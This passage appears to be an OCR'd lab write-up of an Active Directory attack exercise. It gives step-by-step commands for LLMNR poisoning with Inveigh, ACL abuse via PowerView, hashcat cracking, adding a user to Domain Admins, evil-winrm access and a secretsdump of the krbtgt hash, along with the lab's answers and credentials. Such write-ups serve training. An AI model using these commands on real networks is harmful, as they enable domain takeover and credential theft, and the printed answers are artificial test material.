
When we have mssqlsvc: Sup3rS3cur3maY5ql$3rverE credentials – lets run them on MS01 RDP:

```
xfreerdp /v:172.16.7.50 /u:mssqlsvc
/p:'Sup3rS3cur3maY5ql$3rverE' /dynamic-resolution
```

*make sure that the password are within quotation marks because of the ‘$’ symbol in it. *

*we can also use WinRM, but RDP is cooler (: *

When we are on the RDP interface with ‘mssqlsvc’ user , we go to the desired path (if prompted continue as admin, accept), go to the instructed path – get the flag:




Question: Obtain credentials for a user who has GenericAll rights over the Domain Admins group. What's this user's account name?

Answer: CT059

Method: based on the hint of think the original way we obtained a foothold – we will use the technique of ‘LLMNR/NBT-NS Poisoning - from Windows’ section, and just like then – we will use the ‘Inveigh’ tool to capture hashes (fur further details about the tool – refer to the ‘LLMNR/NBT-NS Poisoning - from Windows’ section.

As for now, we login to the MS01 machine with ‘mssqlsvc’ credentials (which in last question we obtained it, and established that he has administrator privileges on the machine) (also, the steps to arrenge the RDP connection to MS01 were detailed in previous questions). and import ‘Inveigh’ and ‘PowerView’ tools to MS01 (the steps of how to do it were detailed in previous answer with other tools). Place both tools within the same directory (in this

case it is ‘C:\Users\Administrator\Inveigh-master\Inveigh-master’ (I put ‘PowerView’ within ‘Inveigh-master’ folder for convenience):




Open powershell on ADMINISTRATOR, on the mentioned path.

When powershell is open and ready, run Inveigh with the commands:

```
Import-Module .\Inveigh.ps1

Invoke-Inveigh -NBNS Y -LLMNR Y -HTTP Y -HTTPS Y -SMB Y -
ConsoleOutput Y -FileOutput Y
```

Very quickly we will be informed that NTLMv2 hash was captured for the user ‘CT059’ including the hash (that will be cracked in the next question’s method):



Now that we have the user – we need to determine if he has ‘GenericAll’ rights over Domain Admins group. For that we will need the ‘PowerView’ tool.

We will use the commands:

```
Import-Module .\PowerView.ps1
$sid = Convert-NameToSid CT059

Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -
eq $sid}
```

Among other results we will encounter this:

```
ObjectDN              : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ObjectSID             : S-1-5-21-3327542485-274640656-2609762496-512
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-3327542485-274640656-2609762496-4611
AceType               : AccessAllowed
AceFlags              : ContainerInherit
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
AuditFlags            : None
```

Confirming ‘CT059’ has GenericAll rights over Domain Admins.

Question: Crack this user's password hash and submit the cleartext password as your answer.

Answer: charlie1

Method: we will get the has to a file called ‘CT059.txt’ in the pwnbox, along with rockyou wordlist, and run hashcat with the command:

```
hashcat -m 5600 hash_svc_qualys.txt rockyou.txt
```

(-m is 5600 here – for NetNTLMv2):

```
0000000000000000000000000000900200063006900660073002f
e0037002e00350030000000000000000000000000:charlie1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
```

Question: Submit the contents of the flag.txt file on the Administrator desktop on the DC01 host.


Answer: acLs_f0r_th3_w1n!

Method: we will utilize our recent obtained user's credentials - CT059:charlie1 genericAll rights over 'Domain Admins' group – to add the 'CT059' itself to the group, and get the flag from DC01.

From a PowerShell window (In this case – it is the same PowerShell session from last question, on MS01 machine) – we run the command:


```
runas /netonly /user:INLANEFREIGHT\CT059 powershell
```

It will create a new PowerShell terminal under the privileges of 'CT059':



We will be prompted for the password, which we have.

Once the command is executed – we are being prompted with a new powershell terminal running as CT059:



Make sure first to change working directory to where-ever PowerView is installed (in this case it is 'C:\Users\Administrator\Inveigh-master\Inveigh-master'), then import the Powerview module – and then run the sequence of commands:

```
cd C:\Users\Administrator\Inveigh-master\Inveigh-master
Import-Module .\PowerView.ps1

Add-DomainGroupMember -Identity "Domain Admins" -Members
"INLANEFREIGHT\CT059"
```

Where the last command adds 'CT059' himself to Domain Admins group.

When it is done – lets investigate DC01.

First – IP, lets go to EA-PAR01-SA2 terminal and run:

```
nslookup SQL01.INLANEFREIGHT.LOCAL 172.16.7.3
```

```
└─$ nslookup DC01.INLANEFREIGHT.LOCAL 172.16.7.3
Server:         172.16.7.3
Address:        172.16.7.3#53

Name:   DC01.INLANEFREIGHT.LOCAL
Address: 172.16.7.3
```

Next: nmap, lets see what services are running on it:

(that I did from pwnbox, as in this stage there is already 'Ligolo' routing enabled, howevet that can be done from EA-PAR01-SA2 machine as well)


```
nmap 172.16.7.3 -sV -p 1-7500
```

```
└─$ nmap 172.16.7.3 -sV -p 1-7500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-07 06:28 CDT
Nmap scan report for 172.16.7.3
Host is up (0.067s latency).
Not shown: 7488 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server ti
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LD
Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LD
Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

There are several services that can be utilized to obtain the flag, we will take the WinRM service running on port 5985 (and, DC01 is windows machine)

We will utilize ‘evil-winrm’ tool:

```
evil-winrm -i 172.16.7.3 -u CT059 -p charlie1
```



we enter it – and we get a powershell to DC01, with administrator privilegee.

Lets cat the flag:

```
cat C:\Users\Administrator\Desktop\flag.txt
```

Question: Submit the NTLM hash for the KRBTGT account for the target domain after achieving domain compromise.

Answer: 7eba70412d81c1cd030d72a3e8dbe05f

Method:

We will run the command:

```
secretsdump.py inlanefreight.local/CT059@172.16.7.3 -just-dc-user INLANEFREIGHT/krbtgt
```

(request krbtgt information with secretsdump tool using CT059 credentials, from DC01 (172.16.7.3) (where the accounts informations, including passwords are stored):